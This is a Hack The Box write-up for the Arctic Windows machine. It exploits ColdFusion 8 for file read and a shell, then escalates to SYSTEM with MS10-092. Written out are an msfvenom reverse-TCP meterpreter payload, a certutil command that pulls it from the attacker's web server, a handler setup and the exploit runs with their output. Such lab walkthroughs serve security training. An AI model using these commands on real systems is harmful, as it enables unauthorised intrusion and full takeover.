
Hack The Box Arctic Writeup (Easy Windows)
Easy Windows box. ColdFusion 8 on port 8500 leaks files and an FCKeditor upload lands a shell as tolis, then unpatched Server 2008 falls to MS10-092.
Summary
Arctic is an easy Windows machine whose only interesting service is a very slow web server on port 8500 listing CFIDE and cfdocs, the signature of Adobe ColdFusion. The administrator panel identifies it as ColdFusion 8, an ancient build, and the Metasploit module scanner/http/coldfusion_locale_traversal proves arbitrary file read by pulling the Windows hosts file off the box. Initial access comes from exploit/windows/http/coldfusion_fckeditor, which uploads a file through the bundled FCKeditor and returns a shell as arctic\tolis, though the host is unstable enough that the module has to be run twice. The generic shell refuses to upgrade, so a msfvenom meterpreter executable is dropped into the world writable C:\Windows\Tasks with certutil and caught with multi/handler. getsystem fails despite SeImpersonatePrivilege, but systeminfo shows Windows Server 2008 R2 build 7600 with no hotfixes at all, and the local exploit ms10_092_schelevator returns a SYSTEM shell.
Web Server Enumeration - Adobe ColdFusion
There’s a web server running on port 8500:

It contains only two folders:
1
2
CFIDE/
cfdocs/
I googled for those folders on google, and found that it’s related to Adobe Cold Fusion.
A few more searches and I located the administrative panel for ColdFusion:

It says Cold Fusion 8, which is a very old and vulnerable version.
Exploiting Adobe ColdFusion 8
Local File Inclusion
This version of ColdFusion is prone to a local file inclusion vulnerability with the module scanner/http/coldfusion_locale_traversal from metasploit.
I did set the file to window’s hosts file to have the proof of concept:
1
msf auxiliary(scanner/http/coldfusion_locale_traversal) > set FILE \\Windows\\System32\\drivers\\etc\\hosts
My module options look like this:

I ran it, and it immediately got me the hosts file from the machine:

This can potentially be leveraged to read more sensitive files in the machine, but I didn’t enter this rabbit hole.
Initial Access - Remote Code Execution
I quickly searched in Metasploit for a module that could leverage the fact that it’s a very old and outdated version of the software. I found many modules, and I started trying the “excellent”-rated ones first:

I did use this “excellent” module:
1
> use exploit/windows/http/coldfusion_fckeditor
My options look like this:

I did run the module, and it immediately gave me a system shell as “arctic\tolis”:

It’s important to note that the machine is kinda unstable, and the first time I ran the exploit it actually failed. I had to run it twice.
After obtaining the shell, I tried upgrading it to meterpreter by first backgrounding the shell:
1
2
C:\ColdFusion8\runtime\bin>^Z
Background session 11? [y/N]  y
Then using the module:
1
use multi/manage/shell_to_meterpreter
Finding the session ID (11):
1
2
3
4
5
6
7
8
9
10
> sessions

Active sessions
===============

  Id  Name  Type                     Information                 Connection
  --  ----  ----                     -----------                 ----------
  11        shell java/linux         Shell Banner: Microsoft Wi  10.10.14.242:9331 -> 10.129
                                     ndows [Version 6.1.7600] C  .109.163:54164 (10.129.109.
                                     opyright (c) 2009 Micros..  163)
Setting the proper session on the module:
1
> set session 11
And running it, but couldn’t upgrade it because the initial payload is a generic one, and it thinks it’s a linux machine for some reason, which is funny to me:
1
2
3
4
5
msf post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 11
[-] Shells on the target platform, linux, cannot be upgraded to Meterpreter at this time.
[*] Post module execution completed
So I created the meterpreter executable myself with msfvenom:
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.242 LPORT=4321 -f exe -o evil.exe
Started a python http server to serve the executable:
1
sudo python3 -m http.server 80
In the shell in the victim machine, moved to C:\windows\tasks (world-writable directory):
1
cd C:\windows\tasks
And in the victim machine, used certutil to download the executable:
1
certutil.exe -urlcache -f http://10.10.14.242/evil.exe safe.exe
I did background the session:
1
2
C:\Windows\Tasks>^Z
Background session 11? [y/N]  y
Then used multi/handler:
1
> use multi/handler
Set options:
1
2
3
> set payload windows/x64/meterpreter/reverse_tcp
> set LHOST tun0
> set LPORT 4321
And run it as a job (in the background):
1
> run -j
It started the handler and was just waiting for connections:
1
[*] Started reverse TCP handler on 10.10.14.242:4321
I can see it running:
1
2
3
4
5
6
7
8
> jobs

Jobs
====

  Id  Name                    Payload                              Payload opts
  --  ----                    -------                              ------------
  1   Exploit: multi/handler  windows/x64/meterpreter/reverse_tcp  tcp://10.10.14.242:4321
I did go back to my session:
1
> sessions -i 11

And executed the meterpreter payload. Immediately the meterpreter shell opened:
Background the session again:
1
2
C:\Windows\Tasks>^Z
Background session 11? [y/N]  y
And as you can see, the meterpreter session is open:

Interact with the session!
1
2
3
4
5
msf exploit(multi/handler) > sessions -i 23
[*] Starting interaction with 23...

meterpreter > getuid
Server username: ARCTIC\tolis
Vertical Privilege Escalation

I tried a quick win via meterpreter “getsystem” command but it didn’t work for some reason, despite me having the SeImpersonatePrivilege privilege:
I did run sysinfo to know more about the operating system:
1
2
3
4
5
6
7
8
meterpreter > sysinfo
Computer        : ARCTIC
OS              : Windows Server 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 225
Meterpreter     : x64/windows
A more detailed version can be seen if you drop to a shell using “shell” command in meterpreter and run “systeminfo” directly:

It says how there are ZERO hotfixes applied to this machine:
1
Hotfix(s):                 N/A
Googling for the OS version (Server 2008 6.1 Build 7600), I found that it’s supposedly vulnerable to a plethora of exploits. The one that worked for me was windows/local/ms10_092_schelevator:

I ran it and it immediately got me a system shell:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
msf exploit(windows/local/ms10_092_schelevator) > run
[*] Started reverse TCP handler on 10.10.14.242:4567
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The target is not exploitable. Windows Server 2008 R2 (6.1 Build 7600). is not vulnerable ForceExploit is enabled, proceeding with exploitation.
[*] Preparing payload at C:\Users\tolis\AppData\Local\Temp\JhypGXu.exe
[*] Creating task: WpFfhlGfGpBA
[*] Reading the task file contents from C:\Windows\system32\tasks\WpFfhlGfGpBA...
[*] Original CRC32: 0x26dd4ba4
[*] Final CRC32: 0x26dd4ba4
[*] Writing our modified content back...
[*] Validating task: WpFfhlGfGpBA
[*] Disabling the task...
[*] SUCCESS: The parameters of scheduled task "WpFfhlGfGpBA" have been changed.
[*] Enabling the task...
[*] SUCCESS: The parameters of scheduled task "WpFfhlGfGpBA" have been changed.
[*] Executing the task...
[*] Sending stage (230982 bytes) to 10.129.109.163
[*] Meterpreter session 25 opened (10.10.14.242:4567 -> 10.129.109.163:54458) at 2025-10-23 10:20:27 -0300
[*] Deleting task WpFfhlGfGpBA...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM